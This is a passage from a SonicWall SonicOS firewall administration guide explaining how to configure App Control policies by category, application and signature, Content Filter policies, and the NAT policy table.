- 2 To enable the global exclusion list, select the **Enable Application Control Exclusion List** checkbox. This option is selected by default.
- 3 To use the IPS exclusion list, select the **Use IPS Exclusion List** radio button and then click **OK**. This option is selected by default.

The IPS exclusion list is configured on the **MANAGE** view, from the **Security Configuration | Security Services > Intrusion Prevention** page.

- 4 To use an address object for the exclusion list, select the **Use Application Control Exclusion Address Object** radio button. The drop-down menu becomes available.
- 5 Select an address object from the drop-down menu or select **Create new address object** to create a new one.




- 6 Click **OK**.

Resetting App Control Settings and Policy Configuration to Factory Defaults

To reset App Control settings and policy configuration to factory default values:


- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 1 Click the **RESET APP CONTROL SETTINGS & POLICIES** button. A confirmation message displays.



- 2 Click **OK**.

Configuring App Control by Category

Category-based configuration is the most broadly based method of policy configuration on the **Rules > App Control** page. The list of categories is available in the **Category** drop-down menu.



To configure an App Control policy for an application category:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 2 Under **App Control Advanced**, select an application category from the **Category** drop-down menu. The **Configure** button to the right of the field is enabled as soon as a category is selected.

- Click the **Configure** button to display the **Edit App Control Category** dialog for the selected category.

- To block applications in this category, select **Enable** in the **Block** drop-down menu.
- To create a log entry when applications in this category are detected, select **Enable** in the **Log** drop-down menu.
- To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.
- To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.
- To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.
- To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.
- To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:

Schedule options

This schedule	Enables the policy
Always on	At all times. This option is selected by default.
Work Hours	Monday through Friday, 8:00 AM to 5:00 PM.
M-T-W-T-F 08:00 to 17:00	Monday through Friday, 8:00 AM to 5:00 PM (same as Work Hours).
After Hours	Monday through Friday, 5:00 PM to 8:00 AM.
M-T-W-T-F 00:00 to 08:00	Monday through Friday, midnight to 8:00 AM.
M-T-W-T-F 17:00 to 24:00	Monday through Friday, 5:00 PM to midnight.
SU-S 00:00 to 24:00	24 hours a day, Sunday through Saturday (same as Always On).
Weekend Hours	Friday at 5:00 PM through Monday at 8:00 AM.
AppFlow Report Hours	During the time configured for AppFlow reports.
SU-M-T-W-TH-F-S 00:00 to 24:00	24 hours a day, Sunday through Saturday (same as Always On).
TSR Report Hours	During the time configured for TSR reports.

- 11 By default, the **Use Global Settings** option is selected and has a default of **60** seconds, which cannot be changed (the field is dimmed). To specify a different delay between log entries for repetitive events:
 - a Deselect the **Use Global Settings** checkbox. The field becomes available.
 - b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is 0.
- 12 Click **OK**.

Configuring App Control by Application

Application-based configuration is the middle level of policy configuration on the **Rules > App Control** page, between the category-based and signature-based levels.

The screenshot shows the 'App Control Advanced' interface. At the top, there are two dropdown menus: 'Category: GAMING' and 'Application: All'. Below these is a table with columns: '#', 'Application', 'Name', 'ID', and 'Block'. The table lists 11 applications. To the right of the table, a dropdown menu is open, showing a list of applications including PartyGaming, Perfect World (Wanmei), Played Online, Players Only, Playfish, Pogo, **Pokemon Go** (highlighted), PokerStars, PopCap Games, QQGame, Quake III Arena, QuakeLive, Ragnarok Online, Rappelz, RuneScape, Rushmore Online, Samurai Of Legend, Sanguo Sha, Sanguolaile, and Second Life.

#	Application	Name	ID	Block
1	Playfish	All Apps	5946	✓
2	MindJolt	All Apps	5947	✓
3	Blizzard Entertainment	BitTorrent Blizzard	6167	✓
4	Blizzard Entertainment	Blizzard Auth Protocol 1	6186	✓
5	Blizzard Entertainment	Blizzard Auth Protocol 2	857	✓
6	Blizzard Entertainment	Blizzard Game Protocol 1	8137	✓
7	163.com XYQ	Browsing Activity	2203	✓
8	Players Only	Browsing Activity	2853	✓
9	MSN Games	Browsing Activity	2132	✓
10	VSA	Browsing Activity	2173	✓
11	Haofang	Browsing Activity	2047	✓


This configuration method allows you to create policy rules specific to a single application if you want to enforce the policy settings only on the signatures of this application without affecting other applications in the same category.

To configure an App Control policy for a specific application:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 2 Optionally, under **App Control Advanced**, select a category from the **Category** drop-down menu. This may make it easier to select the application.
- 3 Select an application from the **Application** drop-down list (if you did not select a category, the category changes to that of the selected application). The **Configure** button to the right of the field is enabled as soon as an application is selected.

The screenshot shows the 'App Control Advanced' interface. At the top, there are two dropdown menus: 'Category: GAMING' and 'Application: Pokemon Go'. The 'Application' dropdown menu is open, showing a list of applications including PartyGaming, Perfect World (Wanmei), Played Online, Players Only, Playfish, Pogo, **Pokemon Go** (highlighted), PokerStars, PopCap Games, QQGame, Quake III Arena, QuakeLive, Ragnarok Online, Rappelz, RuneScape, Rushmore Online, Samurai Of Legend, Sanguo Sha, Sanguolaile, and Second Life.

- 4 Click the **Configure** button to display the **App Control App Settings** dialog for the selected application.



App Control App Settings

App Category: GAMING

App Name: Pokemon Go

Block: Use Category Setting (Enabled)

Log: Use Category Setting (Enabled)

Included Users/Groups: Use Category Settings (All)

Excluded Users/Groups: Use Category Settings (None)

Included IP Address Range: Use Category Settings (All)

Excluded IP Address Range: Use Category Settings (None)

Schedule: Use Category Settings (Always On)

Log Redundancy Filter (seconds): Use Category Settings 60

TIP: If the application's **Block** setting is set to **Use Category Setting**, this message displays:

Warning:
Application's Block setting is the same as the Category to which it belongs.
Your exception may not work as desired.
Please double check and update your application's Block setting.

To prevent the category settings from overriding your settings for the application, change the **Block** setting here to **Enabled** or **Disabled**, as desired, and update any other settings in this dialog to the specific values that you want.

- The fields at the top of the dialog, **App Category** and **App Name**, are not editable. The other settings default to the current settings of the category to which the application belongs. To retain this connection to the category settings for one or more fields, leave this selection in place for those fields.
- 5 To block this application, select **Enable** in the **Block** drop-down menu.
 - 6 To create a log entry when this application is detected, select **Enable** in the **Log** drop-down menu.
 - 7 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.
 - 8 To exclude a specific user or group of users from the selected block or log actions, select a user group or user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.
 - 9 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.
 - 10 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.
 - 11 To enable this policy during specific days of the week and hours of the day, select one of the schedules from the **Schedule** drop-down menu. For a list of schedules, see [Schedule options](#).
 - 12 By default, the **Log Redundancy Filter** has the **Use Category Settings** option selected; the field is dimmed and cannot be changed. To specify a different delay between log entries for repetitive events:
 - a Clear the **Use Global Settings** checkbox. The field becomes available.

- b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is 0.

13 Click **OK**.

Configuring App Control by Signature


Signature-based configuration is the most specific level of policy configuration on the **Rules > App Control** page.

Setting a policy based on a specific signature allows you to configure policy settings for the individual signature without influence on other signatures of the same application.

To configure an App Control policy for a specific signature:

- 1 In the **MANAGE** view, navigate to the **Policies | Rules > App Control** page.
- 2 Scroll to the **App Control Advanced** table.
- 3 Select **Signature** in the **Viewed By** drop-down menu.

TIP: Optionally reduce the number of signatures displayed by selecting a category from the **Category** drop-down menu and/or an application from the **Application** drop-down menu.




The screenshot shows the 'App Control Advanced' interface. At the top, there are filters for 'Category: GAMING' and 'Application: Minecraft'. The 'Viewed By' dropdown is set to 'Signature'. Below the filters is a table with the following data:

#	Name	ID	Block	Log	Direction	Comments	Configure
1	DNS Query	8593	✓	✓	Outgoing		ⓘ
2	HTTP Activity	8592	✓	✓	Outgoing, to Server		ⓘ

TIP: If you know the Signature ID of the signature, enter it in the **Lookup Signature ID** field and then click the **Search** icon.

- 4 Click the **Configure** button in the row for the signature you want to work with. The **Edit App Control Signature** dialog opens.

App Control Signature Settings

Signature Category:	GAMING
Signature Name:	Minecraft -- DNS Query
Signature ID:	8593
Application ID:	1721 
Priority:	Low
Direction:	Outgoing
Block:	Use App Setting (Enabled) ▼
Log:	Use App Setting (Enabled) ▼
Included Users/Groups:	Use App Settings (All) ▼
Excluded Users/Groups:	Use App Settings (None) ▼
Included IP Address Range:	Use App Settings (All) ▼
Excluded IP Address Range:	Use App Settings (None) ▼
Schedule:	Use App Settings (Always On) ▼
Log Redundancy Filter (seconds):	<input checked="" type="checkbox"/> Use App Settings <input type="text" value="60"/>

Note: Click [here](#) for comprehensive information regarding this signature.

TIP: If the signature's **Block** setting is set to **Use App Setting**, this message displays:

Warning:
Signature's Block setting is the same as the Application to which it belongs.
Your exception may not work as desired.
Please double check and update your signature's Block setting.

To prevent the application settings from overriding your settings for the signature, change the **Block** setting here to **Enabled** or **Disabled**, as desired, and update any other settings in this dialog to the specific values that you want.

The fields at the top of the dialog are not editable. They display the values for the **Signature Category**, **Signature Name**, **Signature ID**, **Application ID**, **Priority**, and **Direction** of the traffic for the category and application to which this signature belongs.

TIP: To edit the application information, click the **Edit** icon next to the **Application ID** field. The **Edit App Control App** dialog displays. For information about configuring the settings in this dialog, see [Configuring App Control by Application](#) on page 88.

The other settings for the signature default to the current settings for the application to which the signature belongs. To retain this connection to the application settings for one or more fields, leave this selection in place for those fields.

- 5 To block this signature, select **Enable** in the **Block** drop-down menu.
- 6 To create a log entry when this signature is detected, select **Enable** in the **Log** drop-down menu.
- 7 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.
- 8 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

- 9 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.
- 10 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.
- 11 To enable this policy during specific days of the week and hours of the day, select one of the schedules from the **Schedule** drop-down menu. For a list of schedules, see [Schedule options](#).
- 12 By default, the **Log Redundancy Filter** has the **Use Category Settings** option selected; the field is dimmed and cannot be changed. To specify a different delay between log entries for repetitive events:
 - a Deselect the **Use Global Settings** checkbox. The field becomes available.
 - b Enter the number of seconds for the delay into the **Log Redundancy Filter** field. The minimum number of seconds is 0 (no delay), the maximum is 999999, and the default is 0.
- 13 To see detailed information about the signature, click [here](#) in the **Note** at the bottom of the dialog.
- 14 Click **OK**.

Configuring Content Filter Policies

- [About CFS](#) on page 93
 - [About Content Filter Policies](#) on page 93
 - [About UUIDs for CFS Policies](#) on page 94
 - [About Content Filter Objects](#) on page 95
 - [How CFS Works](#) on page 95
- [Configuring CFS Policies](#) on page 95
 - [About the Content Filter Policy Table](#) on page 96
 - [Adding a Content Filter Policy](#) on page 98
 - [Editing a Content Filter Policy](#) on page 99
 - [Deleting Content Filter Policies](#) on page 99

About CFS

The SonicWall Content Filtering Service (CFS) delivers content filtering enforcement for educational institutions, businesses, libraries, and government agencies. With Content Filter policies and objects, you can control the websites students and employees can access using their IT-issued computers while behind the organization's firewall.

NOTE: For more information about CFS, as well as how to license and install it, see the *SonicWall Content Filtering Service Upgrade Guide*. For how to create Content Filter Objects for CFS policies, see [Configuring Content Filter Objects](#) on page 222.

CFS compares requested websites against a massive cloud database that contains millions of rated URIs, IP addresses, and websites. It also provides you with the tools to create and apply policies that allow or deny access to sites based on individual or group identity and/or by time of day.

About Content Filter Policies

A Content Filter policy determines whether a packet is filtered (by applying the configured CFS Action) or simply allowed through to the user. In SonicOS 6.5.3 and higher, Content Filter policies can contain inclusion and exclusion objects for Source Address and User/Group. A Content Filter policy defines the filtering conditions to which a packet is compared:

- Name
- Source Address Included
- Source Address Excluded
- Source Zone
- User/Group Included
- User/Group Excluded
- Destination Zone
- Schedule

If a packet matches all the defined conditions, the packet is filtered according to the corresponding CFS Profile, and the CFS Action is applied.

NOTE: If authentication data for User/Group is not available during matching, no match is made for this condition. This strategy prevents performance issues, especially when Single Sign-On is in use.

Each Content Filter policy has a priority level, and policies with higher priorities are checked first.

CFS uses a policy table internally to manage all the configured policies. For each policy element, the table is constructed by the configuration data and runtime data. The configuration data includes parameters that define the policy from the user interface, such as policy name, properties and others. The runtime data includes the parameters used for packet handling.

CFS also uses a policy lookup table to accelerate runtime policy lookup for matching conditions:

- Source zone
- Destination zone
- IPv4 Address Object
- IPv6 Address Object

About UUIDs for CFS Policies

SonicOS 6.5.3 and higher automatically generates and binds UUIDs (Universally Unique Identifiers) to CFS Policies during their creation.

SonicOS also generates and binds UUIDs to CFS objects and groups during creation. See [About UUIDs for CFS Objects](#) on page 228 for more information.

A UUID consists of 32 hexadecimal digits displayed in five-character groups that are separated by hyphens. A UUID is generated at the creation of a policy and remains the same thereafter, even when the policy is modified or after rebooting the firewall. The UUID is removed when the policy is deleted and is not reused once removed. UUIDs are regenerated after restarting the appliance with factory default settings.

When displayed, UUIDs appear in the policy table on the **Rules > Content Filter Policies** page.

#	Name	Source Zone	Destination Zone	Source Address Included	Source Address Excluded	Enabled	UUID	Configure
1	CFS Default Policy	LAN	WAN	Any	None	<input checked="" type="checkbox"/>	374099bb-47a2-dc7e-1100-18b1698a3800	

By default, UUIDs are not displayed. UUID display is controlled by an internal setting. For more information, contact SonicWall Technical Support. UUIDs facilitate the following functions:

- You can search for a CFS Policy by UUID with the global search function of the management interface.
- If a CFS Action Object, CFS Profile Object, URI List Object or Group, Address Object, User Object, Schedule Object, or Zone Object is used by a Content Filter Policy, you can display the reference count and referenced policy by mousing over the balloon in the **Comment** column on the object's page under **MANAGE | Policies | Objects**. Clickable links in the popup let you jump to the referring CFS Policy.

Passphrase	Confirm	BWM	Comments	UUID	Configure
			CFS Default Action Referenced By: 2 objects <ul style="list-style-type: none"> • CFS Policy Table Ref. Count: 2 • CFS Default Policy • CFS_ServersPolicy 	9939f8b6-a6bc-d435-0d00-18b16989e400	

About Content Filter Objects

CFS uses Content Filter Objects in Content Filter Policies to identify URIs and domains for filtering and to specify the type of action to be taken when filtering.

Under the CFS rating design, a domain may be resolved to one of four ratings; from highest to lowest priority, the ratings are:


- 1 Block
- 2 Passphrase
- 3 Confirm
- 4 BWM (bandwidth management)

If the URL is not categorized into any of these ratings, then the operation will be allowed. For more information about Content Filter Objects, see [Configuring Content Filter Objects](#) on page 222.

How CFS Works

CFS must be licensed and enabled before you can use it. For more information about global CFS settings, exclusions, and custom categories, see the *SonicOS 6.5 Security Configuration* administration documentation.

An outline of how CFS works is as follows:

- 1 A packet arrives and is examined by CFS.
- 2 CFS checks it against the **CFS Exclusion** addresses configured on the **MANAGE | Security Services | Content Filter** page and allows it through if a match is found, meaning that the source address is excluded from content filtering.
- 3 CFS checks its policies to find the first policy that matches these conditions in the packet:
 - Source zone
 - Destination zone
 - Included Source Address object/group, but not matching the Excluded Source Address object/group
 - Included User/Group, but not matching the Excluded User/Group
 - Schedule
 - Enabled state
- 4 CFS uses the CFS Profile defined in the matching policy to do the filtering and returns the corresponding action for this packet.
 **NOTE:** If no policy is matched, the packet is passed through without any action by CFS.
- 5 CFS performs the action defined in the CFS Action Object for the matching policy.

Configuring CFS Policies

This section describes the Content Filter policy table and provides instructions for configuring, editing, and deleting a Content Filter policy.


Topics:

- [About the Content Filter Policy Table](#) on page 96
- [Adding a Content Filter Policy](#) on page 98
- [Editing a Content Filter Policy](#) on page 99
- [Deleting Content Filter Policies](#) on page 99


About the Content Filter Policy Table

#	Name	Source Zone	Destination Zone	Source Address Included	Source Address Excluded	User/Group Included	User/Group Excluded	Schedule	Profile	Action	Priority	Enabled	Configure
1	CFS Default Policy	LAN	WAN	Any	None	All	None	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	
2	WAN CFS policy	All	WAN	Any	Default ACL Allow Group	All	Trusted Users	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	

- Name** Name of the Content Filter policy.
- Source Zone** Source zone for the Content Filter policy.
- Destination Zone** Destination zone for the Content Filter policy.
- Source Address Included** Source address object/group included for the Content Filter policy.
- Source Address Excluded** Source address object/group excluded from the Content Filter policy.
- User/Group Included** User or group to which the Content Filter policy applies.
- User/Group Excluded** User or group excluded from the Content Filter policy.
- Schedule** Time that the Content Filter policy is in effect.
- Profile** CFS profile object used by the Content Filter policy. Mousing over the CFS profile object name displays the particulars of the CFS profile:




- Action** CFS action object used by the Content Filter policy. Mousing over the CFS action object name displays the particulars of the CFS action:



Priority

Clicking the Priority for a Content Filter policy displays the **Change Policy Priority** popup menu:



The dialog box titled "Change Policy Priority" has a close button (X) in the top right corner. It contains a "From 1 To" label followed by a text input field. Below the input field, there is a note: "Specify the priority you want. '1' is the highest, '0' is automatically changing to the lowest priority." At the bottom of the dialog, there are two buttons: "SAVE" and "CANCEL".

The priority of the Content Filter policy is displayed after **From**. You can change the priority by entering a number in the **To** field. The highest priority is 1; 0 is the lowest priority.

Enable

To enable the Content Filter policy, select its checkbox. The default policy, **CFS Default Policy**, is enabled by default.


Configure

Displays these icons for each policy:


- **Statistics:** Mousing over this icon displays the **Policy Statistics** popup dialog.



- **Clear Statistics:** Clicking this icon (broom) clears all statistics for the Content Filter policy. A confirmation dialog displays.



- **Edit:** Clicking this icon displays the **Edit CFS Policy** dialog.
- **Delete:** Clicking this icon deletes the Content Filter policy. A confirmation dialog displays.



Click **OK**.

NOTE: The default Content Filter policy, **CFS Default Policy**, cannot be deleted, and the icon is dimmed.

Searching the Content Filter Policy Table


To search a long table for a specific Content Filter policy name:

- 1 Enter the policy name in the **Search** field at the top of the table.
- 2 Press **Enter**.

Adding a Content Filter Policy


To add a Content Filter policy:

- 1 Navigate to **MANAGE | Policies | Rules > Content Filter Policies**.



#	Name	Source Zone	Destination Zone	Source Address Included	Source Address Excluded	User/Group Included	User/Group Excluded	Schedule	Profile	Action	Priority	Enabled	Configure
1	CFS Default Policy	LAN	WAN	Any	None	All	None	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	
2	WAN CFS policy	All	WAN	Any	Default ACL Allow Group	All	Trusted Users	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	

- 2 Click **Add**. The **CFS Policy** dialog displays.



CFS Policy

Name:

Source Zone:

Destination Zone:

Source Address Included:

Source Address Excluded:

User/Group Included:

User/Group Excluded:

Schedule:

Profile:

Action:

Ready

- 3 In the **Name** field, enter a friendly, meaningful name for the new policy.
- 4 From the **Source Zone** drop-down menu, choose a zone.
- 5 From the **Destination Zone** drop-down menu, choose a zone.
- 6 From the **Source Address Included** drop-down menu, choose an address object or group to which the policy will apply. The default is **Any**. You can create a new address object by choosing **Create new Address**; for information about creating an address object, see [Configuring Address Objects](#) on page 177.
- 7 From the **Source Address Excluded** drop-down menu, choose an address object or group which is excluded from the policy. The default is **None**. You can create a new address object by choosing **Create new Address**.

The included and excluded Source Address objects/groups provide flexibility within the same policy. For example, you can apply the policy to a large address range, while excluding a smaller subset of that range.

- 8 From the **User/Group Included** drop-down menu, choose the user or group to which the policy applies. The default is **All**.
- 9 From the **User/Group Excluded** drop-down menu, choose the user or group which is excluded from the policy. The default is **None**.

The included and excluded User/Groups provide flexibility within the same policy. For example, you can apply the policy to a large group, while excluding one user or a smaller subset of the group.









- 10 From the **Schedule** drop-down menu, choose when the policy is in effect. The default is **Always On**. You also can create a customized schedule by choosing **Create new Schedule**; for information about creating a schedule, see *SonicWall SonicOS 6.5 System Setup*.

- From the **Profile** drop-down menu, choose a CFS profile object. You also can create a new CFS profile object by choosing **Create new Profile**; for information about creating a CFS profile object, see [Configuring Content Filter Objects](#) on page 222.
- From the **Action** drop-down menu, choose a CFS action object. You also can create a new CFS action object by choosing **Create new Action**; for information about creating a CFS action object, see [Managing CFS Action Objects](#) on page 240.
- Click **OK**.

Editing a Content Filter Policy

To edit a Content Filter policy:

- Navigate to **MANAGE | Policies | Rules > Content Filter Policies**.

#	Name	Source Zone	Destination Zone	Source Address Included	Source Address Excluded	User/Group Included	User/Group Excluded	Schedule	Profile	Action	Priority	Enabled	Configure
1	CFS Default Policy	LAN	WAN	Any	None	All	None	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	   
2	WAN CFS policy	All	WAN	Any	Default ACL Allow Group	All	Trusted Users	Always on	CFS Default Profile	CFS Default Action	↑↓	<input checked="" type="checkbox"/>	   

- Click the **Edit** icon for the Content Filter policy to be edited. The **CFS Policy** dialog displays.


 **NOTE:** You cannot edit the default policy, **CFS Default Policy**. Its **Edit** icon is dimmed.

- To make your changes, follow the steps in [Adding a Content Filter Policy](#) on page 98.

Deleting Content Filter Policies

To delete one or more Content Filter policies:

- Do one of the following:
 - Click the **Delete** icon in the **Configure** column for the Content Filter policy to be deleted.

 **NOTE:** You cannot delete the default policy, **CFS Default Policy**. Its **Delete** icon is dimmed.
 - Select the checkbox for one or more Content Filter policies to be deleted. Select **Delete Selected** from the **Delete** drop-down list at the top of the page.
- Click **OK** in the confirmation dialog.

To delete all Content Filter policies:

- Select **Delete All** from the **Delete** drop-down list at the top of the page. All Content Filter policies are deleted except for the default policy, **CFS Default Policy**.
- Click **OK** in the confirmation dialog.

Configuring NAT Policies

- [Rules > NAT Policies](#) on page 100
 - [About NAT in SonicOS](#) on page 101
 - [About NAT Load Balancing](#) on page 102
 - [About NAT64](#) on page 104
 - [About FQDN Based NAT](#) on page 105
 - [About Source MAC Address Override](#) on page 106
 - [Viewing NAT Policy Entries](#) on page 107
 - [Adding or Editing NAT or NAT64 Policies](#) on page 108
 - [Deleting NAT Policies](#) on page 112
 - [Creating NAT Policies: Examples](#) on page 113

Rules > NAT Policies

#	Name	Source Original	Source Translated	Destination Original	Destination Translated	Service Original	Service Translated	Interface Inbound	Interface Outbound	Priority	Class	Comment	Enabled	Configure
1	Default NAT Policy- ad99cf7400e151d5	Any	Original	X1 IP	Original	Ping	Original	X1	X1	1	Default		✓	
2	Default NAT Policy- 006139b707a2012f	Any	Original	X1 IP	Original	HTTPS Management	Original	X1	X1	2	Default		✓	
3	Default NAT Policy- 0f87928200022a33	Any	Original	X1 IP	Original	HTTP Management	Original	X1	X1	3	Default		✓	
4	Default NAT Policy- cfd8c158963d77a8	Any	Original	MGMT IP	Original	Ping	Original	MGMT	MGMT	4	Default		✓	
5	Default NAT Policy- 939ab519f8ee114b	Any	Original	MGMT IP	Original	HTTPS Management	Original	MGMT	MGMT	5	Default		✓	
6	Default NAT Policy- 07970eb20224f8ee	Any	Original	MGMT IP	Original	HTTP Management	Original	MGMT	MGMT	6	Default		✓	
7	Default NAT Policy- 49074d27640cc7af	Any	Original	X0 IP	Original	Ping	Original	X0	X0	7	Default		✓	
8	Default NAT Policy- b4627b7c7a423855	Any	Original	X0 IP	Original	HTTPS Management	Original	X0	X0	8	Default		✓	
9	Default NAT Policy- 723b6dd9d8c7727	Any	Original	X0 IP	Original	HTTP Management	Original	X0	X0	9	Default		✓	
10	Default NAT Policy- 2760173174137294	All Interface IP	X1 IP	Any	Original	Any	Original	Any	X1	10	Default		✓	
11	Default NAT Policy- 25e5499f9ed3bc10	Any	X1 IP	Any	Original	Any	Original	X0	X1	11	Default		✓	
12	Default NAT Policy- 25e5499f9ed3bc10	Any	Original	Any	Original	Any	Original	Any	Any	12	Default		✓	
13	Default NAT Policy- 25e5499f9ed3bc10	Any	Original	MGMT Management IPv6 Addresses	Original	Ping6	Original	MGMT	MGMT	13	Default		✓	
